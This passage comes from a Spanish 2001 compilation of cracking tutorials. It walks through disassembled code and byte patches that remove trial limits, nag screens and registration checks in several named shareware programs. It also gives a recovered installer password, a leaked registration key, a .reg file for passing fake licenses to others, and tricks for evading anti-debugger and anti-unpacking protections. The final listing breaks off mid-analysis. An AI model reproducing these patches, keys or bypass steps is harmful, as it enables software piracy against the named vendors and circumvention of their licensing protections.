Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00402E8F(U), :00402EAA(U)
|
:00402EBC B934B04700              mov ecx, 0047B034
etc. etc
```

Podemos ver que la única diferencia entre un camino y otro está en los push de 402E9A y 402EAC, que hacen referencia a las cadenas de texto correspondientes. Luego, los dos caminos se encuentran en 402EBC. Por lo tanto no nos serviría de nada alterar el salto en 402E98, ya que esto sólo sirve para cambiar el texto de la ventana de arriba, cosa que ya hemos conseguido de otra manera. En cambio, es interesante tomar nota de la comparación entre el contenido de la posición 47B028 y 0.
El paso siguiente podría ser buscar la cadena "30-day evaluation period has expired". Si lo hacemos, veremos esto:

```
:00401C18 E8A3370000              call 004053C0
:00401C1D 833D28B0470000          cmp dword ptr [0047B028], 00000000
:00401C24 741A                    je 00401C40
:00401C26 C7052CB0470000000000    mov dword ptr [0047B02C], 00000000
:00401C30 6A00                    push 00000000
:00401C32 6A10                    push 00000010

* Possible StringData Ref from Data Obj ->"30-day evaluation period has expired "
                                       ->"! "
                                  |
:00401C34 68EC414700              push 004741EC
:00401C39 E852DC0400              call 0044F890
:00401C3E EB48                    jmp 00401C88
```

Aquí vemos de nuevo la comparación entre el contenido de 47B028 y 0. Esto nos permite deducir que el programa entra en demo mode cuando encuentra un valor distinto de cero en esta posición. Así pues, si cuando arranca el programa, en esta posición hay un cero, habrá un momento en que, cuando el programa determina que ha transcurrido el tiempo de evaluación, coloca un 1 en esta posición. Vamos a pillar al programa "in fraganti". Para esto recurriremos al SoftIce. Ejecutaremos el Symbol Loader y cuando entre el SoftIce, pondremos un breakpoint: **bpm 47b028 w**. Pulsamos **F5** para que continue la ejecución del programa y nos detenemos en la posición 401A71. Tomamos nota, salimos del programa, volvemos al W32Dasm y observamos los alrededores:

```
* Reference To: ADVAPI32.RegCloseKey, Ord:0117h
                                  |
:00401A37 FF158C074800            Call dword ptr [0048078C]
:00401A3D 8D8D18FEFFFF            lea ecx, dword ptr [ebp+FFFFFE18]
:00401A43 E848300000              call 00404A90
:00401A48 898520FEFFFF            mov dword ptr [ebp+FFFFFE20], eax
:00401A4E BA1E000000              mov edx, 0000001E
:00401A53 2B9520FEFFFF            sub edx, dword ptr [ebp+FFFFFE20]
:00401A59 89151CB04700            mov dword ptr [0047B01C], edx
:00401A5F 83BD20FEFFFF1E          cmp dword ptr [ebp+FFFFFE20], 0000001E
:00401A66 7F09                    jg 00401A71
:00401A68 83BD20FEFFFF00          cmp dword ptr [ebp+FFFFFE20], 00000000
:00401A6F 7D0A                    jge 00401A7B

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00401A66(C)
|
:00401A71 C70528B0470001000000    mov dword ptr [0047B028], 00000001

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00401834(C), :00401A6F(C)
|
:00401A7B 83BD48FEFFFF00          cmp dword ptr [ebp+FFFFFE48], 00000000
```

Aquí podemos ver como una vez leída la fecha actual en el registro, calcula los días transcurridos y los compara con 30 (1E). Si han transcurrido más de 30 días, salta a 401A71, donde nos pone un 1; en caso contrario, deja el 0 original. Lo primero que se nos ocurre, es simplemente evitar que el programa ponga el 1, pero pensándolo mejor, como vemos que los días transcurridos se calculan en el call 404A90 y se colocan en EAX, y en la posición EBP+FFFFFE20, es más limpio y prudente hacer que EAX al regreso del call esté a 0. Veamos el call:

```
* Referenced by a CALL at Address:
|:00401A43
|
```

```
:00404A90 55                      push ebp
:00404A91 8BEC                    mov ebp, esp
:00404A93 51                      push ecx
:00404A94 894DFC                  mov dword ptr [ebp-04], ecx
:00404A97 8B45FC                  mov eax, dword ptr [ebp-04]
:00404A9A 8B00                    mov eax, dword ptr [eax]
:00404A9C 99                      cdq
:00404A9D B980510100              mov ecx, 00015180
:00404AA2 F7F9                    idiv ecx
:00404AA4 8BE5                    mov esp, ebp
:00404AA6 5D                      pop ebp
:00404AA7 C3                      ret
```

No hay problema. Sólo se trata de substituir la instrucción en 404A9A por 33 C0, es decir XOR EAX. Ejecutamos de nuevo el programa y vemos que le quedan 30 días. Si cambiamos la fecha, veremos que le siguen quedando los 30 días. ¡Le hemos dado la vida eterna! Ahora vamos a por la nag. Volvamos atrás, al punto en que el programa nos decía que había terminado el periodo de evaluación:

```
:00401C18 E8A3370000              call 004053C0
:00401C1D 833D28B0470000          cmp dword ptr [0047B028], 00000000
:00401C24 741A                    je 00401C40
:00401C26 C7052CB0470000000000    mov dword ptr [0047B02C], 00000000
:00401C30 6A00                    push 00000000
:00401C32 6A10                    push 00000010

* Possible StringData Ref from Data Obj ->"30-day evaluation period has expired "
                                       ->"! "
                                  |
:00401C34 68EC414700              push 004741EC
:00401C39 E852DC0400              call 0044F890
:00401C3E EB48                    jmp 00401C88
```

Aquí se efectúa el call a la nag de tiempo expirado, y luego salta a la ejecución normal del programa en 401C88.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
                                  |:00401C24(C)
                                  |
:00401C40 83BD48FEFFFF00          cmp dword ptr [ebp+FFFFFE48], 00000000
:00401C47 753F                    jne 00401C88
```

Este es el camino que seguimos después de la modificación que impide que se ponga el odioso 1 en 47B028. Si forzamos este salto, cambiando 75 por EB, (JNE por JMP) saltaremos a la ejecución normal del programa y así eludiremos la nag de los días que quedan, la cual por cierto, aparece en algún lugar del call 443DF1.

```
:00401C49 C7052CB0470000000000    mov dword ptr [0047B02C], 00000000
:00401C53 C70528B0470000000000    mov dword ptr [0047B028], 00000000
:00401C5D 6A00                    push 00000000
:00401C5F 8D8DB4FDFFFF            lea ecx, dword ptr [ebp+FFFFFDB4]
:00401C65 E8D81A0000              call 00403742
:00401C6A C645FC10                mov [ebp-04], 10
:00401C6E 8D8DB4FDFFFF            lea ecx, dword ptr [ebp+FFFFFDB4]
:00401C74 E878210400              call 00443DF1
:00401C79 C645FC09                mov [ebp-04], 09
:00401C7D 8D8DB4FDFFFF            lea ecx, dword ptr [ebp+FFFFFDB4]
:00401C83 E8282D0000              call 004049B0

Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
                                  |:00401C3E(U), :00401C47(C)
                                  |
:00401C88 C78578FDFFFF01000000    mov dword ptr [ebp+FFFFFD78], 00000001
bla bla bla
.....
```


Después de efectuar el cambio, el programa se ejecuta normalmente.
Más cosas... En la barra superior del programa aparece el texto: "Astronomica 30-day evaluation copy". Eso desluce

nuestro trabajo y vamos a quitarlo. De nuevo en el W32Dasm, buscaremos en String Date Ref, a ver que encontramos.

```
* Reference To: USER32.GetSystemMetrics, Ord:012Ch
                                   |
:0041F83B FF15E40D4800             Call dword ptr [00480DE4]
:0041F841 8B5508                   mov edx, dword ptr [ebp+08]
:0041F844 894214                   mov dword ptr [edx+14], eax
:0041F847 833D28B0470000           cmp dword ptr [0047B028], 00000000
:0041F84E 740C                     je 0041F85C
:0041F850 8B4508                   mov eax, dword ptr [ebp+08]

* Possible StringData Ref from Data Obj ->"Astronomica - interactive demo"
                                   |
:0041F853 C74024F0644700           mov [eax+24], 004764F0
:0041F85A EB1F                     jmp 0041F87B

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0041F84E(C)
|
:0041F85C 833D2CB0470000           cmp dword ptr [0047B02C], 00000000
:0041F863 740C                     je 0041F871
:0041F865 8B4D08                   mov ecx, dword ptr [ebp+08]

* Possible StringData Ref from Data Obj ->"Astronomica"
                                   |
:0041F868 C7412410654700           mov [ecx+24], 00476510
:0041F86F EB0A                     jmp 0041F87B

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0041F863(C)
|
:0041F871 8B5508                   mov edx, dword ptr [ebp+08]

* Possible StringData Ref from Data Obj ->"Astronomica 30-day evaluation "
                                        ->"copy"
                                   |
:0041F874 C742241C654700           mov [edx+24], 0047651C
```

Vemos en 41F85C la misma comparación de antes, así como el salto que nos aleja de la interactive demo. Más adelante, en 41 F863, vemos otro salto que nos lleva a 30-day... Debemos evitarlo substituyendo 74 0C por 90 90. Lo hacemos así y ejecutamos el programa sin que aparezca ninguna referencia a los 30 días.

De hecho, ya hemos terminado. Si queremos rizar el rizo, podemos eliminar en el menú de ayuda la referencia a desbloquear el programa. Para esto podemos utilizar el eXeScope. En la figura, podemos ver dos menús de los que sólo nos interesa el 128, ya que el 178 es el de la demo capada y gracias a nuestros esfuerzos, no aparecerá jamás :o)



Se trata únicamente de eliminar las referencias marcadas en color (botón derecho y delete). Aquí vemos el antes y después del chocolate:

Eso está bien para nuestro uso. ¿Pero qué pasa si queremos pasarle el programa a un colega para que pueda evaluarlo con tranquilidad? ;o) No podría registrarlo a su nombre, a menos que hagamos algo para arreglarlo. Para este caso serviría un archivo con extensión .reg y un contenido más o menos así:

```
REGEDIT4

[HKEY_LOCAL_MACHINE\Software\Astronomica\Astronomica\1.51]
"License"="Caos reptante"
"ID Key"="6712-34567-9312-34567"
```

Y ya tenemos dos en el saco...

Programa: 2000th HellFire Screen Saver

Descripcion: Salvapantallas con efectos de luz y sonido

DOWNLOAD: http://www.fpsoftlab.com/products.htm

En este tercer y último ejemplo, vamos a quemar etapas, porque me estoy alargando demasiado y sólo se trata de mostrar el funcionamiento del programa Resource Hacker. Así pues, voy a limitarme a mostrar los cambios que hay que hacer -sin explicar el por qué de dichos cambios- antes de utilizar dicho programa.

En primer lugar, al ejecutar el programa éste nos saluda alegremente:

Si seguimos el funcionamiento del mismo, veremos que hay que cambiar este salto:

```
:00402692 E819020000                call 004028B0
:00402697 85C0                      test eax, eax
:00402699 0F85A7000000              jne 00402746
```

Para esto, substituiremos 0F 85 (JNE) por 90 (NOP) y E9 (JMP). Sin embargo, al ejecutar el programa nos encontramos con un nuevo tropiezo:

¡Otro programa listillo! Además no sabe ni siquiera escribir cracked. Lamentable :o(Ya sabemos lo que hay que hacer...

```
:00402237 85C0                    test eax, eax
:00402239 7511                    jne 0040224C
:0040223B 50                      push eax
:0040223C 50                      push eax

* Possible StringData Ref from Data Obj ->"Executable file is damaged (or "
->"ckracked)!"
|
:0040223D 6880724200              push 00427280
```


Cambiaremos 75 (JNE) por EB (JMP) y nos olvidamos del asunto. Volvemos a hacer la modificación y ya no nos sale la nag del inicio, pero cuando se activa el salvapantallas nos vuelve a aparecer. De nuevo se impone un cambio...

```
:004022FA E8B1050000              call 004028B0
:004022FF 85C0                    test eax, eax
:00402301 0F85C6000000            jne 004023CD
```

Como anteriormente, cambiamos 0F 85 por 90 E9. Ahora se vuelve a activar el salvapantallas y ... AARGH!!

He aquí lo que nos aparece en medio de la pantalla. Permanece durante 7 segundos, desaparece, y se vuelve a activar al cabo de otros 10. No voy a hacer los comentarios que me pide el cuerpo porque no me gusta insultar ni blasfemar por escrito, pero sí quiero manifestar mi más enérgica repulsa ante una actitud tan desmesurada y fuera de lugar :o(Cuando ataqué el programa, conseguí eliminar la nag, pero debió quedar algún bucle que hacía que se detuviera la ejecución del programa durante medio segundo o así. Lo dejé estar de momento, pero entonces se me ocurrió probar con el Resource Hacker, y he aquí el resultado:

Efectivamente, buscamos en Dialog y aunque nos da un error, ya hemos identificado el objetivo. Ahora utilizamos el botón derecho del ratón y:



Lo borramos y es como si la nag no hubiera existido jamás :o)
Nos queda algún detalle por pulir. Hay que eliminar en About toda referencia a que el programa no está registrado. De nuevo en el Resource Hacker vamos a Dialog 138 y eliminamos el texto marcado en cyan y modificamos a nuestro gusto los marcados en amarillo.

```
FONT 8, "MS Sans Serif"
{
   CONTROL "On-line Registration...", 1019, BUTTON, BS DEFPUSHBUTTON | BS
   CONTROL " 2000th HellFIRE Screen Saver v2.22\n Copyright© 1997-2000 Che
   CONTROL 129, -1, STATIC, SS_BITMAP | WS_CHILD | WS_VISIBLE, 4, 5, 105,
   CONTROL "This computer program is protected by copyright law and intern
   CONTROL "Registered To:", -1, BUTTON, BS_GROUPBOX | WS_CHILD | WS_VISIB
   CONTROL "User Name:", -1, STATIC, SS_RIGHT | WS_CHILD | WS_VISIBLE | WS
   CONTROL "Company:", -1, STATIC, SS_RIGHT | WS_CHILD | WS_VISIBLE | WS_G
   CONTROL "Registration Key:", -1, STATIC, SS_RIGHT | WS_CHILD | WS_VISIB
   CONTROL "UNREGISTERED COPY", 1023, STATIC, SS_LEFT | WS_CHILD | WS_VISI
   CONTROL "(Evaluation purposes only)", 1024, STATIC, SS_LEFT | WS_CHILD
   CONTROL "Please, Register!", 1025, STATIC, SS_LEFT | WS_CHILD | WS_VISI
   CONTROL "", -1, STATIC, SS_ETCHEDVERT | WS_CHILD | WS_VISIBLE, 79, 88,
   CONTROL "Warning:", -1, BUTTON, BS_GROUPBOX | WS_CHILD | WS_VISIBLE, 2,
   CONTROL " Contact Us: \n  E-Mail: hellfire@fpsoftlab.com;\n  Web:   htt
   CONTROL "HellFire Web Page...", 1028, BUTTON, BS_PUSHBUTTON | WS_CHILD
   CONTROL "E-Mail Author...", 1029, BUTTON, BS_PUSHBUTTON | WS_CHILD | WS
   CONTROL "?? ?????????? ?????? ? ??????? ??????????? ???? ????????? ?? ?
}
```

En String Table 1 hacemos lo mismo.

```
{
1,    "2000th HellFIRE (v2.22)"
2,    "Settings"
3,    "About && How To Register"
4,    "This program is \"try-before-you-buy\" software, i.e. you can use t
5,    "https://www.regnow.com/softsell/nph-softsell.cgi?item=3505-1"
6,    "You name and registration code do not match.\nPlease check you name
7,    "Can't save settings to registry because of unknown error."
8,    "http://www.fpsoftlab.com"
9,    " - [UNREGISTERED]"
10,   " - Registered to %s"
```

He aquí el resultado final.

¿Valía la pena tanto esfuerzo? Tal vez no, pero ya está hecho y no ha quedado del todo mal.
Yo siempre ando un poco retrasado de noticias y no conocía la potencia del Resource Hacker. Si alguien está tan desinformado como yo, sepa que puede bajarse el programa de la página de karpoff.
Y este es el fin de nuestra tercera víctima :o)

No creo que el "tratamiento" que le he dado a estos programas sea el más adecuado. Incluso he llegado a dar voluntariamente soluciones distintas a problemas iguales. Sin embargo, creo haber cumplido el objetivo que me había propuesto.
Bueno, pues creo que esto es todo. Os recuerdo que si queréis utilizar alguno de estos programas regularmente, debéis pagar por él, porque si no lo hacéis así, los programadores dejarán de hacer programas shareware y entonces nos vamos a tener que dedicar a resolver los crucigramas de los periódicos :o(

Mi dirección de e-mail es: caos_reptante@hotmail.com

Para terminar, un saludo a los que hayáis tenido la paciencia de llegar hasta aquí :o)

Karpoff Spanish Tutor 2001

Programa: Train Dispatcher v3.1B

PROTECCION: **Password.**

Objetivo: Buscar el password a un installshield.

Descripcion: Programa de trenes

Dificultad: Novato.

DOWNLOAD: **http://www.signalcc.com/train3/td31b.exe**

Herramientas: **Softice**

CRACKER: **Pedrolas Nº18** **FECHA: 22/03/2001**

INTRODUCCION

Hola de nuevo, amigos.

Esta vez le ha tocado el turno a

Train Dispatcher v3.1B

Un programa para jugar a manejar lineas de tren.

AL ATAKE

Nada mas arrancar el programa nos encontramos con la tipica ventana de installshield en la que nos pide un password para poder continuar con la instalación, pues bien este es nuestro objetivo. Tambien hay que decir que si seguimos los pasos utilizados en este manual, tambien se podrá encontrar el password para el programa complementario del Train Dispatcher, esto es, el Track Builder for Train Dispatcher.

Arrancamos, iniciamos el programa, y en la ventana del password colocamos un numero cualquier, el que nos de la gana. Abrimos el Softice con CTRL+D y ponemos

bpx hmemcpy

Seguido pulsamos F5 y le damos al Ok dentro del programa. Acto seguido salta el Softice y pulsamos las siguientes teclas.

F11, 9 veces F12 y caemos en la siguiente linea:

01F:00401E7A 68B0C74000 PUSH 0040C7B0

Pulsamos 3 veces F10 y llegamos a la siguiente linea:

015F:00401E83 FF1580E24000 CALL [KERNEL32!lstrcmp]

Aunque os parezca raro, hay que meterse dentro del Kernel32.dll para encontrar el password. Dicho esto pulsamos F8 para meternos en la call. Una vez dentro caemos en la sigueinte linea:

015F:BFF77288 53 PUSH EBX

Le damos 10 veces a F10 y llegamos a una nueva call en este caso esta en la linea:

015F:BFF772AC E8969FFFFF CALL BFF71247

le damos a F8 y entramos en la call, ya esta cerca el password, pero antes hay que entrar en una nueva call, en este caso esta en la linea:

015F:BFF71265 E8EF930000 CALL BFF7A659

Le damos a F8 y luego a F10 hasta llegar a la linea:

015F:BFF7A75A 3BF8 CMP EDI,EAX

Pulsamos *d edi* y zasss, sale un numero, en este caso es el 677141

Lo metemos como password y el programa continua instalandose.

Para terminar la instalacion se necesita una clave de registro, que no se como saltarla, pero podeis usar esta que es de la anterior version de este programa:

4254-3779-7947

Hasta otra, pedrolas

Bilbao, a 22 de Marzo de 2001

Karpoff Spanish Tutor 2001

Programa: Disk2Disk v1.2

PROTECCION:	**Serial.**
Objetivo:	**Buscar un Numero de Serie valido o parchar el Programa para ser usuario registrado**
Descripcion:	No tengo idea, luego lo miraré :)
Dificultad:	**Aficionado**
DOWNLOAD:	http://www.duncanamps.com/disk2disk/
Herramientas:	SoftIce 3+, The Customiser, ProcDump, UPX, W32Dasm, Hex Editor, DzA Patcher o PrincessSandy (para crear loader si quieren), NotePad (ya verán para qué), DeDe y por último IceDump **(si que son muchas jeje, pero todas son útiles)**
CRACKER:	**Dek_Oin** **FECHA:** **23/03/2001**

INTRODUCCION

Hi!!, cuanto tiempo sin escribir nada jejeje. Aki vuelvo con otro tuto, como era de esperar. Primero de todo gracias a **WaR_SpY** por proporcionarme el programa, que será una víctima muy pero muy interesante, nos divertiremos mucho, ya verán por qué ;)

Como me dijo Gádix, una BUENA PROTECCION se merece un BUEN TUTORIAL jejeje. Haciéndole caso escribo esto. Hoy usaremos herramientas MUY útiles pero no muy comunes, como por ejemplo el programa llamado "The Customiser", que como dice su nombre "Customiza" las ventanas para nosotros, permitiéndonos cambiar el título, habilitar botones, deshabilitarlos, esconder ventanas, esconder botones, mostrar ventanas ocultas, mandar clicks del mouse, cambiar las captions de los controles y mil cosas más. Este es uno de mis programas favoritos y lo utilizo muy a menudo :). Tambien usaremos el NotePad, el cual nos ayudará en una pequeña cosa, pero necesaria. La NUEVA herramienta es el DzA's Patcher. Este parcheador de archivos puede parchear archivos empakados con gran facilidad, con el método de crear una seccion o poner el parche en al ultima sección. Utiliza el conocido método de (por ejemplo): mov byte prt [00401234], 74 y luego JMP entrypoint_original_del_programa. Muy buena tool, tnx DzA ;). En fin, aprenderemos bastante, vamos a la acción!.

AL ATAKE


Ejecutamos el programa y mmmm, qué pasa???, nos aparece el error de "Este programa ha efectuado una operación no admitida.....", mmmm, pensemos....., que puede ser esto!?, yo digo... tengo el SoftICE cargado, puede que el programador haya implementado alguna proteccion anti-debugger y haya sido lo suficientemente inteligente como para no dar el mensaje de error?, pues SI jeje. Esto ha hecho. No hay problema, tenemos el Icedump, que nos esconderá el debugger, asi que no hay problema. Cargamos Icedump y ejcutamos el programa. Ahora sí!, ya en el SplashForm sale "Unregistered Shareware". Hmmm, eso no importa. Vemos que hay un menú "Register". Vamos a "Enter registration code" y tenemos 3 campos. Nombre, e-mail y key. El botón de "Aceptar" está deshabilitado. Esto me hace pensar que el botón se habilita cuando introducimos los datos correctos, por lo tanto si pudiéramos pulsar el botón cuando está deshabilitado, el programa creeria que nos registramos de verdad y nos mandaria a las felicitaciones :).

Ahora toca el análisis del archivo. Con File InsPEctor o Language 2000 analizamos le archivo y vemos que está empakado con UPX (el primer programa comercial que veo en mi vida que está empakado con UPX xD). Tendremos que desempakarlo, pero antes, para ver que pasa, adelantamos el reloj del la PC 1 año, y ejecutamos el programa. Nos salen unos errores como "Sorry, you have already evaluated the software....." y "Your security key has expired. Please register the software package." y luego la ventana principal se hace mágicamente invisible, por lo tanto no podremos trabajar ahi :P. Los messageboxes parecen fáciles de saltar, pero algo me dice que NO son MessageBoxA, si quieres puedes probarlo pon BPX MESSAGEBOXA y carga el programa, el SoftICE no salta, por lo tanto, debemos atakar por algún otro lado.

El ejecutable estaba empakado con UPX, pues bien, vamos a desempakarlo entonces. Abrimos ProcDump seleccionamos Unpack y ponemos UPX, luego abrimos el ejecutable de Disk2Disk y qué!!!!!, se cierra el ProcDump!. Que pasa aqui?, es error del ProcDump?, o el programador MALIGNO (xD) nos ha tendido una trampa?. Jejeje, pues es la 2nda ;). El inteligente programador ha hecho algo asi (delphi):

```
if FindWindow('23DB5B80','ProcDump32 (C) 1998, 1999 G-RoM, Lorian & Stone') <> 0 then
{23DB580 es el class de la ventana del ProcDump, este class varia de ventana en ventana
(como ya debes saber), para encontrar una ventana específica debes darle el class y el
título, en este caso si no contaramos con el customiser deberias modificar la titlebar con
un editor hexadecimal, lo que es muy fácil, solo buscas la string y la reemplazas por lo que
quieras)
Showmessage('Encontrada!')              //el programador no hace Showmessage jeje
else                                //directamente cierra la ventana y el programa
Showmessage('No encontrada!')
end;
```

Si encuentra la ventana, la cierra. Esto hizo con el ProcDump para que no nos desempake el archivo. PEEEEEERO contamos con The Customiser :) . Con éste podemos cambiar el título de la venana del ProcDump para que el Disk2Disk no la encuentre. Abrimos el The Customiser y seleccionamos la ventana del procdump, con la opción select:



El The Customiser nos brinda todo tipo de información sobre la ventana, y en la lengueta "Text", nos permite cambiar el título. Vamos ahi, y cambiamos "ProcDump32 (C) 1998, 1999 G-RoM, Lorian & Stone" por "ProcDump" por ejemplo. Podemos cambiarlos al que queramos. Lo hacemos y ahora lo intentamos desempakar. Jejeje, ya no se cierra y lo desempaka bien. Pero hay una pekeña molestia. No me gusta que el procdump me deje su sello en el exe de "Unpacked with ProcDump", asi que lo voy a desempakar con el mismo UPX. Abrimos una ventana de DOS y vamos al directorio de UPX. Ponemos: upx -d C:\Tu_programa\Disk2disk.exe (por ejemplo, antes recuerda SIEMPRE hacer un backup del empakado) y voilá lo desempako perfecto. La ventaja de hacerlo con el mismo UPX y NO con Procdump es que si lo haces con UPX te deja el exe desempakado EXACTAMENTE igual a como estaba antes, con todas las mismas secciones, etc.

El programa chequea eso con VARIAS ventanas. Chequea si tenemos abierto el SMU inspector, el W32Dasm, tiene Anti-FrogsICE, y algunas tools más, pero esto no es ningun problema, si queremos probar nuestro crack con el hex editor (guardando como crack.exe y probando a ver si funciona probando y probando hasta que funcione) y mientras tener abierto el W32dasm, solo cambiamos el título de la ventana del W32Dasm siguiendo los mismos pasos que antes.

DeStRoZaNDo

Ahora ha llegado el momento del Parche. Parchear el archivo para simular estar registrados. Arriba deciamos: "Vemos que hay un menú "Register". Vamos a "Enter registration code" y tenemos 3 campos. Nombre, e-mail y key. El botón de "Aceptar" está deshabilitado. Esto me hace pensar que el botón se habilita cuando introducimos los datos correctos, por lo tanto si pudiéramos pulsar el botón cuando está deshabilitado, el programa creeria que nos registramos de verdad y nos mandaria a las felicitaciones :)".

Eso mismo, si PUDIERAMOS pulsarlo. Pero cómo?, si está deshabilitado?, pues fácil. Lo habilitamos :). Vamos al the customiser y en la opción "Enable" seleccionamos el boton y mágicamente éste se habilita :). Ahora llenamos los campos. Yo he puesto:

Nombre: DeK_OiN
E-Mail: dek_oin@hotmail.com
Key: 123456

Ahora pulsamos el botón de "Aceptar". Nos manda al mensaje de "Congratulations, your software has been registered succesfully". Efectivamente no chequea todo 2 veces. Si vamos al about veremos que dice: Registered to DeK_OiN. Cerramos el programa, lo abrimos de nuevo y en el SplashForm que sale al iniciar dice: Registered to DeK_OiN pero cuando el Form Principal se abre nos sale un error: "A security key error has ocurred. Please reinstall the pakage". Esto quiere decir que el programa chequea los datos al iniciarse. Tenemos un problemaaaaa, llegó la hora de usar DeDe!.

Decompilamos el exe desempakado con DeDe. Vamos a Procedures y clickeamos en el Form, que parece el Principal, frMain. Los datos se podrian chequear en el evento FormCreate, miramos pero no vemos nada interesante. Asi que vamos a FormActivate y si bajamos un poco veremos esto:

```
|
00497AB0 E823FEFDFF       call 004778D8
00497AB5 8B45F8           mov eax, [ebp-$08]
00497AB8 5A               pop edx

|
00497AB9 E8AABCFFFF       call 00493768
00497ABE 83E07F           and eax, +$7F
00497AC1 83F804           cmp eax, +$04
00497AC4 0F87F9000000     jnbe 00497BC3
00497ACA FF2485D17A4900   jmp dword ptr [$497AD1+eax*4]
00497AD1 6E               outsb
00497AD2 7B49             jnp 00497B1D
00497AD4 009F7B4900E5     add [edi+$E500497B], bl
00497ADA 7A49             jp 00497B25
00497ADC 000B             add [ebx], cl
00497ADE 7B49             jnp 00497B29
00497AE0 003E             add [esi], bh
00497AE2 7B49             jnp 00497B2D
00497AE4 006A00           add [edx+$00], ch
00497AE7 668B0DA47D4900   mov cx, word ptr [$497DA4]
00497AEE B201             mov dl, $01

* Possible String Reference to: 'A security key error has occurred.
| Please reinstall the package'
|
00497AF0 B8B07D4900       mov eax, $00497DB0

|
00497AF5 E846E4FBFF       call 00455F40

* Reference to TApplication instance
```

```
|
00497AFA A148874A00       mov eax, dword ptr [$4A8748]
00497AFF 8B00             mov eax, [eax]

* Reference to: forms.TApplication.Terminate(TApplication);
|
00497B01 E8E66FFBFF       call 0044EAEC
00497B06 E9D9000000       jump 00497BE4
00497B0B 33D2             xor edx, edx
```

Ahi lo tenemos. El mensaje de error, y luego Application.Terminate, o sea que se cierra el programa. Vamos a W32Dasm a la dirección 497AEE (en W32Dasm se ve un poco más claro). Vemos esto:

```
:00497AB8 5A                  pop edx
:00497AB9 E8AABCFFFF          call 00493768
:00497ABE 83E07F              and eax, 0000007F
:00497AC1 83F804              cmp eax, 00000004
                                                          //si hemos expirado nos
                                                          manda al mensaje de
                                                          expired (pero como estamos
:00497AC4 0F87F9000000        ja 00497BC3                 registrados no expiraremos
                                                          nunca, solo tenemos que
                                                          remover los chequeos de
